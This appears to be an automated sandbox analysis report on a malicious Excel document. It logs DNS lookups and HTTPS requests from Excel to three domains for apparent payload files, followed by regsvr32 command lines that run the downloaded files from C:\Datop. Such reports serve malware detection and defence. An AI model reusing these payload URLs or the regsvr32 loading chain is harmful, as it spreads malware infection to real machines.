Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False

Document Summary

Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 12, 2021 17:54:15.130283117 CEST	192.168.2.3	8.8.8.8	0x2106	Standard query (0)	ohemaa.org	A (IP address)	IN (0x0001)
Oct 12, 2021 17:54:16.903141022 CEST	192.168.2.3	8.8.8.8	0x5baa	Standard query (0)	madieandme.com.au	A (IP address)	IN (0x0001)
Oct 12, 2021 17:54:20.612709999 CEST	192.168.2.3	8.8.8.8	0x942a	Standard query (0)	amerident.com.do	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 12, 2021 17:54:15.273919106 CEST	8.8.8.8	192.168.2.3	0x2106	No error (0)	ohemaa.org		172.93.99.178	A (IP address)	IN (0x0001)
Oct 12, 2021 17:54:17.258543968 CEST	8.8.8.8	192.168.2.3	0x5baa	No error (0)	madieandme.com.au		101.0.112.4	A (IP address)	IN (0x0001)
Oct 12, 2021 17:54:20.754405022 CEST	8.8.8.8	192.168.2.3	0x942a	No error (0)	amerident.com.do		108.179.242.179	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ohemaa.org
- madieandme.com.au
- amerident.com.do

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49764	172.93.99.178	443	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2021-10-12 15:54:15 UTC	0	OUT	GET /HUVm9mDKLW9C/ocrafhh.html HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: ohemaa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-10-12 15:54:16 UTC	0	IN	HTTP/1.1 200 OK Connection: close x-powered-by: PHP/5.6.40 content-type: text/html; charset=UTF-8 content-length: 0 date: Tue, 12 Oct 2021 15:54:16 GMT server: LiteSpeed alt-svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-Q050=":443"; ma=2592000, h3-Q046=":443"; ma=2592000, h3-Q043=":443"; ma=2592000, quic=":443"; ma=2592000; v="43,46"

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49765	101.0.112.4	443	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2021-10-12 15:54:17 UTC	0	OUT	GET /xnkpOLnvlN6T/ocrafh.html HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: madieandme.com.au Connection: Keep-Alive
2021-10-12 15:54:20 UTC	0	IN	HTTP/1.1 200 OK Connection: close x-powered-by: PHP/7.2.34 content-type: text/html; charset=UTF-8 content-length: 0 date: Tue, 12 Oct 2021 15:54:20 GMT server: LiteSpeed vary: User-Agent alt-svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-Q050=":443"; ma=2592000, h3-Q046=":443"; ma=2592000, h3-Q043=":443"; ma=2592000, quic=":443"; ma=2592000; v="43,46"

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49766	108.179.242.179	443	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2021-10-12 15:54:21 UTC	1	OUT	GET /xdOMlaB0XJ7/ocraf.html HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: ameridentcom.do Connection: Keep-Alive
2021-10-12 15:54:21 UTC	1	IN	HTTP/1.1 200 OK Date: Tue, 12 Oct 2021 15:54:21 GMT Server: nginx/1.19.10 Content-Type: text/html; charset=UTF-8 Content-Length: 0 X-Server-Cache: true X-Proxy-Cache: HIT Connection: close

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 4344 Parent PID: 744

General

Start time:	17:54:10
Start date:	12/10/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x950000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 5580 Parent PID: 4344

General

Start time:	17:54:20
Start date:	12/10/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\regsvr32.exe' C:\Datop\test.test
Imagebase:	0xce0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 5376 Parent PID: 4344

General

Start time:	17:54:21

Start date:	12/10/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\regsvr32.exe' C:\Datop\test1.test
Imagebase:	0xce0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 5348 Parent PID: 4344

General

Start time:	17:54:21
Start date:	12/10/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\regsvr32.exe' C:\Datop\test2.test
Imagebase:	0xce0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Disassembly

Code Analysis